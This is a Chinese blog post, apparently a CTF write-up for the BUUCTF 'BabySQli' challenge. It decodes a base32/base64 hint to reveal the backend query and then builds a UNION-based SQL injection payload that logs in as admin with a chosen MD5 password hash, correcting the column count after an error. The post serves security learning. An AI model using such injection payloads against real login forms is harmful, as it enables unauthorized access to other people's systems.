buuctf BabySQli


原创

行于其野 于 2021-01-02 15:36:27 发布 420 收藏 4

分类专栏： wp


本文链接：https://blog.csdn.net/qq_44111753/article/details/112097374

随便输入，发现一串密文，数字+大写字母，大概是采用base32加密



base32解密如下，有“=”，猜测是base64加密

base64解密如下



清空 加密 解密 解密结果以16进制显示

```
select * from user where username = '$name'
```


查询后台数据库username等于输入值得所有数据
后台数据库的登录逻辑大概是：将输入的用户名与后台数据库中的所有用户名做比较，找出相等的，然后用这组数据的密码与用户输入的密码作比较，若相等，则登录成功
重要点：放置于后台的数据库大概率是经过hash加密的
操作:在用户名框注入
1' union select 'admin',加密后的密码
为了使登录成功，注入时的union查询中的密码应该为密码框输入的加密，将'password'md5加密（为什么是MD5题目也没有提示，~~大概是MD5比较常用吧~~ ）
构造payload
用户名：`1' union select 'admin','5f4dcc3b5aa765d61d8327deb882cf99' #`
密码：`password`

Error: The used SELECT statements have a different number of columns

union查询列与后台sql查询不匹配，更改用户名处的payload
`1' union select 1,'admin','5f4dcc3b5aa765d61d8327deb882cf99' #`得到flag
据大佬推测后台数据库的代码为：

```
$data = select * from users where username=$name.
if ($data['username'] === 'admin') {
 if ($data['password'] === md5($pw)) {
  return true;
 }
}
```